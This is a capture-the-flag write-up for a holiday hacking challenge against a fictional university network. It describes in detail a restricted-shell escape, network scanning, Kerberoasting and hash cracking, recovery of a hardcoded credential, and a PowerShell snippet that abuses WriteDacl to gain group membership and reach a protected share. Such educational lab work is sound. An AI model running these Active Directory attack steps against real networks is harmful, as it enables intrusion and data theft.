
Firmware Browse... No file selected.

Update!

Download current firmware

Firmware successfully uploaded and validated! Executing the update package in the background

You can now grab the log!



8) Kerberoasting on an Open Fire


Difficulty:

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

Submit

This objective need you to infiltrate the university network to find a secret document. I recommend that you watch this video before beginning this objective as my method of solving this objective is very similar: https://www.youtube.com/watch?v=iMh8FTzepU4

Now let's take a look at the portal at: https://register.elfu.org/register


Elf University

Student Registration

New ElfU Domain Student Registration Portal

All new elf students must register for a new account to be registered to the domain. This account will give ElfU students access to the internal domain and domain services.

First Name: anonymous

Last Name: anonymous

Email: anonymous@elfu.org

(Please do not spam this form and please be patient as it could take up to a minute to process your request.)
(A real domain name must be used in email.)

© 2021 Elf University - All Rights Reserved

After you register you receive credentials (upxmfvvbzw: Lzlqvighr#) to access the student network grading system via ssh (yours will be different but write them down, you will gonna need them).

8.1 Escaping the system

Let's check this network grading system:

```
ssh upxmfvvbzw@grades.elfu.org -p 2222
```

Enter your password when prompted and you will see a terminal application:

```
==================================================
=      Elf University Student Grades Portal       =
=          (Reverts Everyday 12am EST)            =
==================================================
1. Print Current Courses/Grades.
e. Exit
```

```
0  Shortname                    Description  Grade
==================================================
1    SLPE201  Sleigh Propulsion Engineering     F
2    ELFS201                    Elf Studies     C-
3    GEOG301     Geometry of Gift-Wrapping      F
4    ESCV101                     Escape vim     C
Press Enter to continue...You may only type 'exit' to leave the exam!
```

It seems you are competent escaping vim but that's won't be relevant here. Trying a couple of commands and key combinations without success I finally stumbled on control+D:

```
Press Enter to continue...You may only type 'exit' to leave the exam!
```

```
Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 35, in main
    a = input("Press Enter to continue...").lower().strip()
EOFError
>>>
```

So I now have an interactive prompt, I was suggested to look at a past kringlecon video that suggested this command:

```
os.system('/bin/bash')
```

And yeah I have shell access! Looking at the /etc/passwd:

```
upxmfvvbzw:x:1029:1029::/home/upxmfvvbzw:/opt/grading_system
```

So I can change my starting shell using **chsh** to /bin/bash, it will be useful later as it will allow me use **scp** and **ssh** to access shell directly. You can also take a look at /opt/grading system if you are curious.

8.2 University network reconnaissance

Now I need to do a little reconnaissance to find the domain controller and other potentially interesting machine:

```
upxmfvvbzw@grades:~$ hostname
grades.elfu.local
upxmfvvbzw@grades:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0¸
```

I now have an idea of the part of the network to scan. Another potentially interesting file indicate me where the domain controller might be:

```
upxmfvvbzw@grades:~$ cat /etc/resolv.conf
search c.holidayhack2021.internal. google.internal.
nameserver 10.128.1.53
```

I also had an hint from Eva Snowshoes on how to fix my **nmap** command for default probing with unprivileged scan by adding -PS22,445. So let's scan those network:

```
nmap -PS22,445 -A 10.128.1-3.0/24 -oN universityScan.txt
...
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00051s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
```

```
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-01-03 16:46:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ELFU
|   NetBIOS_Domain_Name: ELFU
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: elfu.local
|   DNS_Computer_Name: DC01.elfu.local
|   DNS_Tree_Name: elfu.local
|   Product_Version: 10.0.17763
|_  System_Time: 2022-01-03T16:48:48+00:00
...
```

So here is my domain controller. That one is also interesting since it might contains interesting share:

```
Nmap scan report for 10.128.3.30
Host is up (0.00072s latency).
Not shown: 966 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 da:f1:ab:87:71:14:64:58:cf:e4:95:38:28:69:48:ea (RSA)
| 256 b6:9a:c5:93:f3:44:c1:5d:80:3b:da:a2:bc:be:a1:53 (ECDSA)
|_ 256 57:80:49:2b:4a:ca:ed:f5:60:91:88:a1:c1:a1:fa:f5 (ED25519)
53/tcp open domain (generic dns response: NOTIMP)
| fingerprint-strings:
| DNSVersionBindReqTCP:
| version
|_ bind
80/tcp open http Werkzeug httpd 2.0.2 (Python 3.8.10)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.128.3.30/register
88/tcp open kerberos-sec Heimdal Kerberos (server time: 2021-12-31 16:06:19Z)
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: ELFU)
389/tcp open ldap (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba
Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after: 2023-09-29T19:30:08
|_ssl-date: 2021-12-31T16:09:21+00:00; -7s from scanner time.
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: ELFU)
464/tcp open kpasswd5?
636/tcp open ssl/ldap (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba
Administration
| Not valid before: 2021-10-29T19:30:08
|_Not valid after: 2023-09-29T19:30:08
|_ssl-date: 2021-12-31T16:09:34+00:00; +6s from scanner time.
...
Service Info: Host: SHARE30; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 18s, deviation: 57s, median: 0s
|_nbstat: NetBIOS name: SHARE30, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: share30
| NetBIOS computer name: SHARE30\x00
| Domain name: elfu.local
| FQDN: share30.elfu.local
|_ System time: 2021-12-31T16:07:58+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2021-12-31T16:07:58
|_ start_date: N/A
```

Let's take a look with the **smbclient** utility:

```
upxmfvvbzw@grades:~$ smbclient -L 10.128.3.30
Enter WORKGROUP\upxmfvvbzw's password:

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
        IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
```

The research_dep share looks interesting, could it contain the document we are after? Unfortunately we don't have access to research_dep neither elfu_svc_shr. The two other shares doesn't have anything useful.

8.3 Kerberoasting

Based on Chris Davies demonstration and that Kerberos Cheat sheet we will try the GetUserSPNs script. I copy paste the script in a file on my local machine and uploaded it to the machine using scp:

```
scp -P 2222 GetUserSPNs.py upxmfvvbzw@grades.elfu.org:/home/upxmfvvbzw
```

I know my user is a domain user from the registration so I will interrogate the domain controller for ServicePrincipalName. Run it like this (adjusting with your credentials):

```
upxmfvvbzw@grades:~$ GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53
elfu.local/upxmfvvbzw:'Lzlqvighr#' -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                 Name      MemberOf  PasswordLastSet             LastLogon
Delegation
----------------------------------  --------  --------  --------------------------  --------------------------  ------
----
ldap/elfu_svc/elfu                   elfu_svc            2021-10-29 19:25:04.305279  2022-01-03
17:26:44.336605
ldap/elfu_svc/elfu.local             elfu_svc            2021-10-29 19:25:04.305279  2022-01-03
17:26:44.336605
ldap/elfu_svc.elfu.local/elfu        elfu_svc            2021-10-29 19:25:04.305279  2022-01-03
17:26:44.336605
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc            2021-10-29 19:25:04.305279  2022-01-03
17:26:44.336605
```

Looking at the created file, I have a hash and a user:

```
upxmfvvbzw@grades:~$ cat spns.txt
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$98597792185f5bc199bdbd30c0b3
e0fb$277eab755d6fb13b476c9a68ae096a0fff83a5d7abe4ffdcf8daf27026f040a7195924ff7e2062
81920733e3e045cc9e8440ed5db04fe48a422584968733f1874eee7830c517185d601e22610e8632
bc1d857640a0eedc9b282e95d7d76b63430aa7665428496d77cf09569efc650e0c0fef4c42bada01b
4d663d06ae3f7633e76b965cc2b2fc9ab14413544cfc430bec405a89a03f3e61b67c1e68963f40b0b
55993bb8c70e69255499040016c612b4069d4976a31aa3f42d0edfded529535f6e5ec55f1cab5197
2c6f7571de27fdb2601565ff6d7d6a117155f736e1124c6c0f019ce392d1ce1a2be82985b7d234673
31a08fe9b62637da4bcf5ed875b7bc8be82f494cb4764ec374e19b1d4cd66c480ccb27b990247fb4c
64f345795f855801e82cf3f867d320c34da6713dafb8dd48d67d8be9b23a7af77a69c6affcba0ae043
```

```
087ab766416fb83afbeb319663d55d72339fb5a7e31999823e37add6f353e1f88db9fb287c1195bae
93fd0cac83d798e1e414ded1b4135639a49735c8c497ba9d398c0aaa7cbb5f0e6c105d85b17b26f7
bed9048a91edc278c22e9e2406b23d88d488d55ea4a90d3903c7eda02ee0446d8e71257cd4cdd037
2b79db9e12c7e855fdf889b6030ac3f82969899a9b6fb909ab09f4493106f827129d2ca250e16b60c
1adc4254fff628e5b2c92cb27c7e187470603c850d967ccab6b43bd8d6ecb1c66fd0e1119b32ba717
8d53e2a4dfb6e6e1140a2f5445243335ee689d6594e8ecf615f6e822f9c388f723bf4dd290baf43460
fe8e461d650d3f29716f8aceac50591933fc4be120e474d6ac9adf79547348734f3f88c202d50957ff
fa06492ab70af4ea5e619424bdc82d2266d855fc8d6d2555ccf5adb3d6ec43de3fd9cdf6532752917
37f3f6fb45f7b9d6187e31378fa426c6ea23312c9160b1bd17f1dbc61df0af36a290310fdbe91dd06c
bd9a7f2942acad2da7ffdce8e6c3fed44e7250e74857d6b009c1b47e0a3b70a76c92d2dff8deb5ded7
404a51e10b52c29774bedf5f3100491054fffac785a601c91a31f2ad0938bab064eb14f3594cf75248
f0591be64878abe7cda00a7e03b263de3173a1d7f90a959f0dfd1155497eb445e97419842781ddfd5
95f9924c8b0411b8458c5f99cc59c8af1a450c2a3cf01ff8083a8fac17b0683962cbf1ca628c53a73d
4c62287c926946d3a6ba00cd4e0da3cc187a06907c199d9c3b44c707b8c49328a411c0dbaaffbc0e
df42c20c8da82ab2deb24c0970ce58f6f8d2cf0099243b3674132eef359a2dca2b191eac5c8a640f87
2b3db14f1bffb36d907fdf3ff25c72d4544ccd36fe08aa21adafddb276b1e57ac9fd1a66f78322a1514
a491b87d62edce98f06a2748f3cd4af7070f143aa063b0d5fa0371a7f0c85b296bfa1a85a09645c8e8
3bb24c507103a4c24cbd80359e5eb6
```

Let's save this to your local machine and crack that hash.

8.3 Let's get cracking

From the hints I was told to use that **hashcat** rule:
https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRuleToRuleThemAll.rule

I was also told that you can generate a wordlists from a website using that CeWL script. So I installed that tool on my machine. I would use it on the register website. In the code source I saw that interesting comments:

```
<!-- Remember the groups battling to win the karaoke contest earleir this
year? I think they were rocks4socks, cookiepella, asnow2021, v0calprezents,
Hexatonics, and reindeers4fears. Wow, good times! -->
```

I was also told that it ignored digits in terms by default so I'll add some of them manually my wordlist if there are not picked up by the script.

```
./cewl.rb https://register.elfu.org/register > elfu.txt
```

So now I can run that **hashcat** command (inspired by the video):

```
.\hashcat.exe -m 13100 -a 0 .\spns.txt --potfile-disable -r .\rules\OneRuleToRuleThemAll.rule --
force -O -w 4 --opencl-device-types 1,2 .\elfu.txt
...
caa565b29982e512b0d2b67499e755:Snow2021!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_sv...99e755
Time.Started.....: Mon Jan 03 14:12:10 2022, (1 sec)
Time.Estimated...: Mon Jan 03 14:12:11 2022, (0 secs)
...
```
So my user is elfu_svc and his password is 'Snow2021!'.

8.4 Why not store credentials in script?

I can now take another look at the share.

```
PS /home/upxmfvvbzw> smbclient //10.128.3.30/elfu_svc_shr -U elfu_svc
Enter WORKGROUP\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> ls
  ...
  GetProcessInfo.ps1                  N      699  Wed Oct 27 19:12:43 2021
  ...

                41089256 blocks of size 1024. 34034676 blocks available
```
Once again as we remember form the video he inspected that file and found a credential. Let's take a look:

```
smb: \> more GetProcessInfo.ps1
getting file \GetProcessInfo.ps1 of size 699 as /tmp/smbmore.o9l3qg (341.3 KiloBytes/sec)
(average 341.3 KiloBytes/sec)
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQB
uAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmA
GIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGY
AOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMA
YwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEA
NQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANw
A2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential
$aCred -Authentication Negotiate
```
Bingo! We now have the password of another user: remote_elf

Let's copy and modify that script:

```
 smb: \> exit
upxmfvvbzw@grades:~$ smbclient //10.128.3.30/elfu_svc_shr -U elfu_svc%Snow2021! -W
ELFU -c 'get GetProcessInfo.ps1'
getting file \GetProcessInfo.ps1 of size 699 as GetProcessInfo.ps1 (341.3 KiloBytes/sec)
(average 341.3 KiloBytes/sec)
upxmfvvbzw@grades:~$ cp GetProcessInfo.ps1 remoteShell.ps1
upxmfvvbzw@grades:~$ nano remoteShell.ps1
```
And replace last line by:

```
Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
```

Powershell is installed on this computer so let's switch to that shell and run our modified script:

```
upxmfvvbzw@grades:~$ pwsh
PowerShell 7.2.0-rc.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/upxmfvvbzw> ./remoteShell.ps1
```

8.5 Checking out that Active Directory

I wasn't able to run **sharphound** on the linux machine and I'm not too comfortable moving file when I began to pivot between machine in a network, so I was way over my head in there. Nonetheless I enumerated the AD using a native powershell module. At first I was trying to find how to get to domain admin but I couldn't find any DACL permission I could exploit. Then I checked out the group in the AD:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> get-ADGroup -Filter *
...

DistinguishedName : CN=Research Department,CN=Users,DC=elfu,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Research Department
ObjectClass       : group
ObjectGUID        : 8dd5ece3-bdc8-4d02-9356-df01fb0e5f3d
SamAccountName    : ResearchDepartment
SID               : S-1-5-21-2037236562-2033616742-1485113978-1108
...
```

This group looks interesting, let's check out the rights using a code snippet that was provided in the hints:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> $ADSI = [ADSI]"LDAP://CN=Research
Department,CN=Users,DC=elfu,DC=local"
[10.128.1.53]: PS C:\Users\remote_elf\Documents>
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
...
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

```
...
```
Oh yeah I can add permission, so I'll add "Generic all" to my user. Make sure to change the username and then copy paste that block of code into the shell:

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "upxmfvvbzw"
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'
$IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Prin
cipal.SecurityIdentifier])
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,
$nullGUID
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString
$secOptions = $domainDirEntry.get_Options()
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
$domainDirEntry.RefreshCache()
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```
Then assign yourself to the group.

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "upxmfvvbzw"
$password = "Lzlqvighr#"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString,
$username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-','')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```
Almost there! Just exit back to your original user.

8.6 Exfiltrating Santa research

Now you can access the research share.

```
upxmfvvbzw@grades:~$ smbclient //10.128.3.30/research_dep -U upxmfvvbzw%Lzlqvighr#
Try "help" to get a list of possible commands.
smb: \> ls
```

```
 .                              D        0  Thu Dec  2 16:39:42 2021
 ..                             D        0  Mon Jan  3 08:01:29 2022
 SantaSecretToAWonderfulHolidaySeason.pdf       N   173932  Thu Dec  2 16:38:26 2021

             41089256 blocks of size 1024. 33982104 blocks available
```


Grab that PDF:

```
smb: \> exit
upxmfvvbzw@grades:~$ smbclient //10.128.3.30/research_dep -U upxmfvvbzw%Lzlqvighr# -c
'get SantaSecretToAWonderfulHolidaySeason.pdf'
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as
SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5
KiloBytes/sec)
```

Let's copy it to your local machine:

```
 └─$ scp -P 2222
upxmfvvbzw@grades.elfu.org:/home/upxmfvvbzw/SantaSecretToAWonderfulHolidaySeason.pd
f ./                                                                        1 ×
upxmfvvbzw@grades.elfu.org's password:
SantaSecretToAWonderfulHolidaySeason.pdf
```

Congratulation! That was quite a challenge, I've still got much to learn about pivoting in network and using powershell.



This document contains Santa's secrets to a wonderful Holiday Season. Santa and his teams of elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.

ELF UNIVERSITY

Ille te videt dum dormit

Research Labs

While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

Kindness	Patience


Bonus

I stumbled upon a command launched by a fellow hacker during my reconnaissance phase:

```
/usr/bin/rpcclient 10.128.3.30
```

I've always wondered what was the use of those RPC services, well I found this article and tried out a couple of commands:

https://www.hackingarticles.in/active-directory-enumeration-rpcclient/




9) Splunk!

Difficulty: 🎄🎄🎄🎄🎄

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when you complete the analysis?

